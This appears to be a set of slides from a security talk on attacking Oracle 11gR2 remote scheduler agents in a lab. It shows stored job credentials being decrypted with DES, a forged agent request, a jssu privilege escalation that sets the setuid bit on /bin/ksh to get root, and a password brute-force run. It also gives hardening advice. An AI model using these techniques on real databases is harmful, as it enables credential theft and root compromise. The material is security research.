
enc_key=AES(trkey, random generated key)

Remote Job Scheduling



```
SQL> select hostname, ip_address, port, shared_key from scheduler$_destinations
where hostname='o11gr2c';

HOSTNAME IP_ADDRESS                          PORT SHARED_KEY
-------- ------------------------- ---------- --------------------------------
o11gr2c  192.168.56.46             ########## 7CA00BC9F05D2F767C4AEFADC098CBB1

SQL> select value from scheduler$_global_attribute where flags=1;

VALUE
--------------------------------------------------------------------------------

BT4uyHtqiS749f1PrL98yJUZP8tXkZMRmQ==

SQL> begin dbms_scheduler.create_credential('labcred1','oracle','Test1234'); end
;
  2  /

PL/SQL procedure successfully completed.

SQL> select username, password from scheduler$_credential;

USERNAME   PASSWORD
---------- ----------------------------------------
oracle     BV1zliEpcePEzlo3VKg6pSS28u54Uy3KPg==

SQL> begin
  2  dbms_scheduler.create_job(job_name => 'myjob5',
  3  job_action=>'/tmp/test.sh',
  4  number_of_arguments=>0,
  5  job_type=>'executable', enabled=>false);
  6  dbms_scheduler.set_attribute ('myjob5','CREDENTIAL_NAME','labcred1');
  7  dbms_scheduler.set_attribute ('myjob5','DESTINATION','o11gr2c:1500' );
  8  dbms_scheduler.enable('myjob5');
  9  end;
 10  /

PL/SQL procedure successfully completed.

SQL>
```

Remote Job Scheduling




```
c:\app\11gr2\oradata\orcl>pythoncl

c:\app\11gr2\oradata\orcl>set PYTHONSTARTUP=c:\svn\schagent\pythonrc

c:\app\11gr2\oradata\orcl>python
ActivePython 2.6.2.2 (ActiveState Software Inc.) based on
Python 2.6.2 (r262:71600, Apr 21 2009, 15:05:37) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>> key=b64decode('BV1zliEpcePEzlo3VKg6pSS28u54Uy3KPg==')[1:9]
>>> encpwd=b64decode('BV1zliEpcePEzlo3VKg6pSS28u54Uy3KPg==')[9:]
>>> d=des(key)
>>> d.decrypt(encpwd)
'Test1234\xc6R?\\\xa02\xad,'
>>> key=b64decode('BT4uyHtqiS749flPrL98yJUZP8tXkZMRmQ==')[1:9]
>>> encpwd=b64decode('BT4uyHtqiS749flPrL98yJUZP8tXkZMRmQ==')[9:]
>>> d=des(key)
>>> d.decrypt(encpwd)
'Sched123\xc1\xfeH\xab\xb8{\xcf\x92'
>>>
```

Remote Job Scheduling

Of course we can log it:

5465737431323334
Test1234



```
DLLMAIN
ret=pztcx(type, key, zero, in, in_len, out)
        type: 0x2
        key.len: 16
        key.key: 7CA00BC9F05D2F767C4AEFADC098CBB1
        zero: 0
        in: 4F52434C716E715A61426B324B5532573947757079496F4D73513D3D
20323031302D30382D33302031383A30393A34302E35373730303030304575726F
70652F42656C6772616465204345535354
        in_len: 78
        out.len: 20
        out.key: 141DEDFB0CB8D623D7BBB936EFDD8021004E788F
        ret: 0
ret=pztcsr(out, out_len, in, len)
        out: 5465737431323334
        out_len: 8
        in: 056D3527B1A4FCA132E6A367614F067E6728F7A6B77E07EC01
        len: 25
        ret: 0
ret=pztch(out, type, in, len)
        out: FEFFDDAD52CB81702AB2E9F53AF893BDDF2823B9ADDE0000
        type: 57005
        in: fKALyfBdL3Z8Su\x2BtwJjLsQ\x3D\x3D\x2B14z9mbx6ykBgpr7I3Sk
Hg\x3D\x3D1283191777346o11gr2c
        len: 68
        ret: 0
ret=pztcedec(handle, key, iv, in, in_len, out, out_len)
        handle: 0x7004001
        key.len: 16
        key.key: FEFFDDAD52CB81702AB2E9F53AF893BD
        iv.len: 16
        iv.iv: FB5E33F666F1EB2901829AFB2374A41E
        in: 6B6E657EC2B39D6C927A5FDAA19F70253FD998CD124FD4EEBB6AEC98
6F3A9F0611909C2AC60ECE4FA32B67C9896BD2A07EE508F702DE2F15C5ADBCFADE40
668BFDFD5F29BA246912E7A1F8C049DF33050794405791D98C2437A6BF5EA297F057
E1E52F9337162155B8EAA40E402D32FBC045598D1E1423C7E2BF8EE891685EE0E375
0CCC2F50CBFC13CB0FE2F52A6C71AC93BFA1AB3BF9ED4021D78DD9EF4567EC3A57D8
CCB87153950E94BF26E66816BB71F9306D6BE8CDC79554FA631917903A20EED8A878
72C542746E1BE599AC4AD59B578E6561AF4F7D954F01B193479265C2EAD64AF8AAA4
4333905DC06F86C0BFB250B9819AFC58FA172B26B1E00CFC
        in_len: 256
        out: 6A6F625F6F776E65723D535953266A6F625F6E616D653D4D594A4F4
235266A6F625F7375626E616D653D2673746172745F646174653D313238333139313
7373732333826727756E5F64757261746696F6E3D31303426637075F757365643D266
572726F725F6E756D6265723D3026657272726F725F746578743D266F757470775745F7
465787443D26726571756573745F69643D34313837393431343035266164645F696E6
66F3D455854445524E414C5F4C4F475F494425334425532326A6F625F373635333325F3
235253232253243253041555345524E414D452533442532326F7261636C652532322
67375626D69743D5375626D6974
```

Remote Job Scheduling

Security II.

- Disabling functions
  - DISABLE_PUT_FILE=FALSE
  - DISABLE_GET_FILE=FALSE
  - DISABLE_JOB_EXECUTION=FALSE
- Restriction of users
  - DENY_USERS=root,administrator,guest
  - ALLOW_USERS=

Remote Job Scheduling

```
# if this is set to TRUE, only registered databases will be allowed to submit
# jobs and the agent will only be able to register with database versions 11.2
# or higher. This enforces a higher level of security including encryption of
# job results.
SECURE_DATABASES_ONLY=TRUE
```

Any guess what will be the general practice?

Remote Job Scheduling


- So we can have the username and password (from a hacked database)
- Can we send a request to the agent?

```
GET / HTTP/1.1
Host: o11gr2c:1500
Source: o11gr2
Source-DB: ORCL
Source-Port: 16021
Action: RUN
Command: /tmp/test.sh
Job-Id: 74601
Job-Name: MYJOB
Job-Subname:
Job-Owner: SYS
Username: oracle
Password: Test1234
Domain:
Request-Id: 1017801477
Credential-Owner: SYS
Credential-Name: LABCRED
Connection: close
```

Remote Job Scheduling

- We can escalate our privileges to the remote agent
- We can bruteforce a password remotely (that is why the user restrictions are important)
- Two other small notes
  - There is a VERSION query
  - It is worth to look closer at the jssu binary


Remote Job Scheduling



```
$stunnel3 -c -r 192.168.56.46:1500
GETDSDADSA
Action: VERSION

HTTP/1.0 200 Agent version: 11.2.0.1.1


$stunnel3 -c -r 192.168.56.46:1500
GETawsdasdasdasddasdasdasd
Action: VERSION

HTTP/1.0 403 Unauthorized databases not allowed


$
```

Remote Job Scheduling

I know this is just a joke :), but you have a working su, so at least be careful who can run the jssu binary (oinstall group by default)




```
[oracle@o11gr2c bin]$ ls -l jssu
-rwsr-x--- 1 root oinstall 32455 Aug 13  2009 jssu
[oracle@o11gr2c bin]$ echo "chmod u+s /bin/ksh" > /tmp/aa.sh
[oracle@o11gr2c bin]$ chmod a+x /tmp/aa.sh
[oracle@o11gr2c bin]$ ./jssu
root
Test1234
0
/tmp/aa.sh

[oracle@o11gr2c bin]$ ksh
# whoami
root
# _
```

Remote Job Scheduling

- The user who runs jobs should not have access to su, sudo and the jssu binaries
- If he/she has, he/she can bypass the user restrictions by calling the binaries through a job
- The configuration of the agent should be as restricted as possible

Remote Job Scheduling




```
c:\svn\schagent>python roragentbrute.py --sp 16022 --sip 192.168.56.1 -t 192.168
.56.46 -p 1500 -u oracle -d dict.txt


HTTP/1.0 200 REQUEST_RECEIVED


POST /remote_scheduler_agent/submit_job_results2 HTTP/1.1
User-Agent: Java/1.5.0_17
Host: 192.168.56.1:16022
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 591
ce886ad15fb1fb593e98515ed199bd75d6f342de38bb89dd197f8dd746d716382b6e7fa3cb5aa206
92a63da5371ebdd0213b4dec574b03be902055d7c6edbb4175ff8a73c767a763aeecf357f1b27761
366436b8e8e245f0234614ac45635f21b442b33efc1711f0d522976a4f1fc2636607839c59b8bd50
64a4b251c219e04fffae5cdfc5795a50be053b9a6c4f75fb16dfb33ce762c14de8ac67a449291a37
46eb9989c20bb01b71659948a68a566d45af81a524113f8c1ef03686e2f8740563064dab105bc411
b1fa906b512191ff87496060dec5441150edea80c22675be0a54322c99c8fdc3f6b2f4a31fbf7508
28b941b7a1cd5f9cd3958b03932d4b08d6312f215e83b8d3d7f8422052cfb6e48158ac78c1b4cdc1
030d37f6e079ee3a4f9df0561808968a3533146112fb2e4eabc464ac9507a3bb5907587e3534bb13



HTTP/1.0 200 REQUEST_RECEIVED


POST /remote_scheduler_agent/submit_job_results2 HTTP/1.1
User-Agent: Java/1.5.0_17
Host: 192.168.56.1:16022
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 507
d218e76a7f04e27d79691811809cce575cee82e1e94a4a84baf17c7c8ccabd138157e9d3b7269ec1
030e98547047ce3802b1409777439f1746f053a8953fdf21bbe73f3fb09f9e7925e2f413d50a45c9
40942d6446542fd0d5c2c03fa1c47d8c33b8854f124d762e39c0d87afe095d1e3346cd8294d7532c
f7f4c981ef691d8d155fedb45c8c6b167f21da5f9d87eb27a2532bdff2287705f11b79d386a5c643
e57efb79ad22cb9e9094bf53b5601863137adc6e3cd478d291b03aedb877e31b7b92ec5cd684c83b
180201a2a87b88ede945b16e9ff6854f8513d9b814f5f933da0447d2805111fab5015e18796efe71
921104d6e66f3a574caaa47580307054

Password was found: Test1234


Exiting!
```

Remote Job Scheduling

